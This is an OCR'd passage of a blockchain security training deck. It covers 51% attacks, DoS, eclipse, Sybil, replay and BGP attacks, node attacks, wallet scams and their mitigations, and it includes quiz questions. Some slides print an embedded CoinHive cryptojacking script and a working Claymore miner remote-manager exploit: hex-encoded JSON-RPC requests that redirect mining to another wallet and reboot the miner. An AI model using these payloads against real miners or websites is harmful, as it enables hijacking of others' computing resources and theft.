
Data Privacy

- Public blockchains offer limited privacy.
- Privacy data such as PII and PHI are better managed on private blockchains.
- Data corrections
- Use of trusted nodes for private transactions
- Use of channels (e.g., HLF)



88

Pain & Gain



89

Knowledge Check #6

1. PoW can provide greater transactions per seconds vs. PoS.
2. PoS requires larger number of nodes.
3. Use of channels support privacy transactions within designated nodes.
4. Hard forks are blockchain code updates.
5. Significant transaction rollbacks require hard fork.

90

CAPLOCK SECURITY

Chapter 4: Basic Blockchain Security and Audit Considerations

91

Network Considerations

CAPLOCK SECURITY

Decentralization	Centralization
• Lesser degree of control	• Greater degree of control – Design – Security mechanisms
• No single point of failure	• Higher risks of node failure
• Higher degree of resilience	• Less resilience
• Less costly	• More costly
• Decrease level of oversight	• Higher level of oversight
• Patching must be coordinated	• Patch as required
• Limited monitoring and built-in protection	• Real-time monitoring and protection
• Rely on open-source development and support	• Rely on commercial entities

92

Node Considerations

CAPLOCK SECURITY

Decentralization	Centralization
• Identity of nodes are unknown	• Identity of nodes are known
• May be malicious nodes	• Nodes are trusted.
• Provide greater resilient to outages.	• Down nodes may impact consensus process.
• Limited usage of sensitive data	• Can managed sensitive data

93

User Considerations

CAPLOCK SECURITY

Decentralization	Centralization
• Users are not trusted	• Users are known and trusted.
• Open access	• Access control
• Cannot be certain of the user identity (e.g., private keys)	• Checks + balances to manage and confirm user identity
• Greater degree of risk to malware/attacks	• Can provide malware protection


94

ISACA Blockchain Audit Program

CAPLOCK SECURITY

Categories

1. Pre-Implementation
2. Governance
3. Development
4. Security
5. Transactions
6. Consensus



95

CAPLOCK SECURITY

Chapter 5: Network-level Vulnerabilities and Attacks


96

51% Attack Summary


- Is a double-spend attack by taking advantage of the PoW consensus algorithm.
  1. Requires the creation of malicious version of the blockchain.
  2. Conduct the transactions on the legitimate version of the blockchain.
  3. Gain hashing power the extent the malicious version longer than the legitimate version.
  4. Broadcast the malicious version of the blockchain to revert prior transactions.
  5. Rewrite history

97


51% Attack: Step 1 and 2



98


51% Attack: Step 3 and 4
CAPLOCK SECURITY
Step 3:
Block 38
Block 39
Block 40
Block 41
Block 39
Block 40
Block 41
Block 42
Hashing power
Hashing power
Step 4:
Block 38
Block 39
Block 40
-100 BTC
Block 41
Block 39
Block 40
-0 BTC
Block 41
Block 42

99


51% Attack: Step 5
CAPLOCK SECURITY
Step 5:
Block 38
Block 39
Block 40
-100 BTC
Block 41
Block 39
Block 40
-0 BTC
Block 41
Block 42

100

Mitigating 51% Attack

- 'Black swan' event
- Usage of checkpointing
- Add more active hashing/computational power leads to more security the attack (Bitcoin Gold)
- Eliminate bugs in block generation protocol (Verge)
- Make network ASIC-resistant (Monero)
- Increase the number of confirmations


101

Verge Hack

- Attacker was able to produce new blocks at an extremely fast pace, enabling the creation of a longer version of the Verge blockchain in a short period of time.
- Stolen between 250k (official) to 35 million (unofficial, $1.75M) Verge coins.
- Hacked through a combination of some of Verge built-in features:
  1. Flexible Timestamps – Falsifying timestamps
  2. Difficulty Updates – Reduce difficulty level
  3. Consensus Algorithm – Mining using Scrypt and Lyra2e at zero difficulty level
- Resolved by:
  - adjusting timestamp window to 15 minutes
  - Reducing frequency of mining difficulty updates

102

Verge Hack



103

Bitcoin Gold Hack

- Stole about 388k ($18.6 million) of Bitcoin Gold coins
- Was able to gain access to very large amount of hashpower.


- Resolved by:
  - raising the number of confirmations to 50 or higher for large transactions
  - Scrutinizing attacker's addresses for transactions

104

51% Attack Analysis and ASIC

CAPLOCK SECURITY

- Highly efficient and can produce very high hash rates.



80% dropped when ASIC was blocked

105

Denial of Service Attack Summary

CAPLOCK SECURITY

- Transaction Flooding:
  - Flood the network with transactions to increase the size of the queue for transactions waiting to be added to blocks.
- Artificial Difficulty Increases:
  - Temporarily increase the computational power of a PoW blockchain to push up the difficulty then remove the increased resources.
- Block Forger DoS:
  - Perform a traditional DoS attack against the next block creator on a PoS blockchain to prevent the block from being added to the chain.
- Permissioned Blockchain MSP DoS:
  - Perform a DoS attack against a permissioned blockchains MSPs to deny users access to the blockchain.

106

Mitigating Denial of Service Attacks

CAPLOCK SECURITY


- Transaction Flooding:
  - Wait out the attack or intentionally create blocks to clear flooded transactions from the queue.
- Artificial Difficulty Increases:
  - Set difficulty increase interval to minimize attack impact.
- Block Forger DoS:
  - Use a large pool of block creators (stakers).
  - The selection of PoS block creator must be random.
- Permissioned Blockchain MSP DoS:
  - Implement traditional DoS protection for nodes.
  - Leverage AWS or AZURE blockchain.

107

Eclipse Attack

CAPLOCK SECURITY

- An attack in a decentralized network where an attacker seeks to isolate and attack a specific user(s).
  - Bitcoin → 8 nodes
  - Ethereum → 13 nodes



108

Mitigating Eclipse Attack

- Increase number of connections
- Randomize node selection
- Whitelisting of nodes
- Limit number of nodes per IP address/machine
- Usage of multiple confirmations

109

Sybil Attack

- Malicious actor takes over a majority of nodes on the network and can therefore control the network:
  - Blocking transactions from other parties
  - Breaking private transactions
  - The malicious actor will only transmit its blocks, thereby isolating the others, and create double spending.

110

Mitigating Sybil Attacks

- Force the bad actors to put their skin in the game.
- Use permissioned networks.
- Use applicable consensus algorithms:
  - PoW
  - PoS

111

Replay Attack


- The attacker takes an existing transaction and resubmits it to the blockchain as a new transaction.

112

Mitigating Replay Attacks

CAPLOCK SECURITY

- Usage of nonce or unique value in each transaction.




113

BGP Hijacking (Routing Attack)


CAPLOCK SECURITY

- Exploits the Border Gateway Protocol (BGP).
- The attacker advertises short routes between two network segments containing nodes of a blockchain network.
- Allow traffic between those nodes to flow through the attacker, allowing him to isolate the two parts of the network.

Partitioning



Delay



114

Mitigating Routing Attacks

- Multi-homed nodes
- Intelligent neighbor selection
- Known route selection
- Network statistics monitoring
- Encrypted authenticated communications

115

Knowledge Check #7

1. Eclipse attack requires significant resources for the attacker.
2. The digital signature protects the replay of a transaction being successful.
3. Whilelisting of nodes reduces the probability of Eclipse attacks.
4. Randomly select block creator reduces the likelihood of Block Forger DoS.
5. Reducing difficulty adjustment interval reduces likelihood of artificial difficulty increases.

116

CAPLOCK SECURITY

Chapter 6: Node Vulnerabilities and Attacks

117

Cryptojacking Attacks

CAPLOCK SECURITY


- Leverage phishing to load cryptomining code onto the user computer.
- Embed script onto web sites or ads to infect the user browsers.
- Real-world example - CoinHive


```
71 </script><script src="https://coinhive.com/lib/coinhive.min.js?v=3"></script><script>
72         var miner = new CoinHive.Anonymous('OT1CIcpkIOCO7yVMxcJiqmSWoDWOri06', {throttle: 0.5});
73         miner.start();
74     </script><script>
```

118

Cryptojacking Attacks

- Real-world example - BadShell





119

Mitigating Cryptojacking Attacks

- Implement security awareness with focus on phishing prevention.
- Install ad-blocking or anti-cryptomining extension on web browsers.
- Use endpoint protection.
- Use web filtering tools.

120

Remote Manager Exploit

CAPLOCK SECURITY

- Requires port forwarding, misconfiguration and/or known weaknesses (CVE-2018-1000049).
- Method:
  1. Sending requests to port 3333/tcp

```
{"id":0,"jsonrpc":"2.0","method":"miner_file","params":["reboot.bat","
4574684463724d696e657236342e657865202d6570
6f6f6c206574682d7573322e6477617266
706f6f6c2e636f6d3a38303038202d6577616c2030786430383937
6461393262643764373735346634656131386638313639646263303862656
238646637202d6d6f6465203120 2d6d706f72742033
333333202d6d707377206775764a746f43785539"]}
```

Encoded hex

  2. Submit a reboot request.

```
{"id":0,"jsonrpc":"2.0","method":"miner_reboot"}
```

121

Mitigating Remote Manager Exploit

CAPLOCK SECURITY

- Consider the tradeoff between risks/benefits of remote monitoring with port forwarding enabled.
- Ensure that -mport is setup with -3333 and password params is set.
- Verify locally using remote manager for proper configuration.

122

Best Practices for Nodes

CAPLOCK SECURITY

- Download mining software as directed from your pool provider.
- Run miner account as standard user.
- Run endpoint malware protection.
- Set scan exclusion for only the mining executable and not the mining directory.
- Disable port forwarding on remote manager.

Nanopool

123

Claymore Dual Miner Remote Manager Exploit

CAPLOCK SECURITY

- Objectives:
  - Locating vulnerable nodes using SHODAN.
  - Understand impact of remote manager exploit.
  - Highlights key manipulations.
- Requires:
  - TeamViewer - 9PSLKMQ-Office-CQRZ
  - Enable Claymore Remote Manager to run mode
  - Run start_only_eth_ConfigMode.bat
  - Make sure to reset miner after demo

124

Remote Manager Exploit – Hex Encoding

- Manipulates the user config data to mine for a different wallet address:

```
1  EthDcrMiner64.exe -epool eth-us2.dwarfpool.com:8008 -ewal
   0xd0897da92bd7d7754f4ea18f8169dbc08beb8df7 -mode 1 -mport 3333 -mpsw
   guvJtoCxU9
```

- Set password to prevent others from seizing miner.
- The hack is still active.

125

Chapter 7: Wallet Attacks

126

Air Drop and Hard Fork Scams

CAPLOCK SECURITY

1. Sophisticate web sites with quality roadmap, white paper, and 'impressive' management team.
2. Promotion of air drops and incentives by fake Twitter accounts.
3. Coincide with a legitimate Ethereum planned hard fork.
4. Requires adopting the scammer's online wallet to claim airdrop coins or in uploading of private keys.
5. Uses the user's private keys to transfer funds into a wallet controlled by the scammer.
6. The scammer then transfers your coins to the scammer's wallet.

127

Mitigating Air Drop and Hard Fork Scams

CAPLOCK SECURITY

- Research thoroughly.
- If private key being asked it must be a scam.
- If download is requested, make sure it is does not contain malware.
  - Download into a sandbox
  - Check data packet with Wireshark.
  - Segregate your true wallet from test wallet and test with small amount.

128

Fake Wallets

- Fake wallet download links:
  - Linux/Mac versions = Original
  - Windows = Malware version

Mitigation

- Use original developer's Github links.
- Check hash of the file if available before installing.


129

Best Practices for Client Wallets

- Wallet download
- Wallet installation path
- Wallet setup
- Wallet usage
- Wallet uninstallation

130


Wallet Download



- Verify reputation of the wallet provider.
- Use official download links.
- Check the certificate of site.
- Verify file hash before the installation.


131

Wallet Installation Path



132

Wallet Installation – Local Storage



133

Wallet Setup

- Enable local storage encryption.
- Always enable PIN or password phrase.
- Backup the seed words before sending/receiving funds.
- Check your seed words backup – twice more.
- Test sending and receiving small amounts at the start. Wait for confirmations to verify effectiveness.

134


Wallet Usage

- Limit the wallet footprint (installation locations).
  - Offline USB drive or External drive
  - Single PC
  - Single mobile device
- Use ‘transient’ wallet for mining.
- Use hardware wallets for large currency storage.
- Keep backup of seed words for hardware wallets.

135

Wallet Uninstallation

- Remove only the software – not local storage file.
- Use a shredder tool and not file delete.



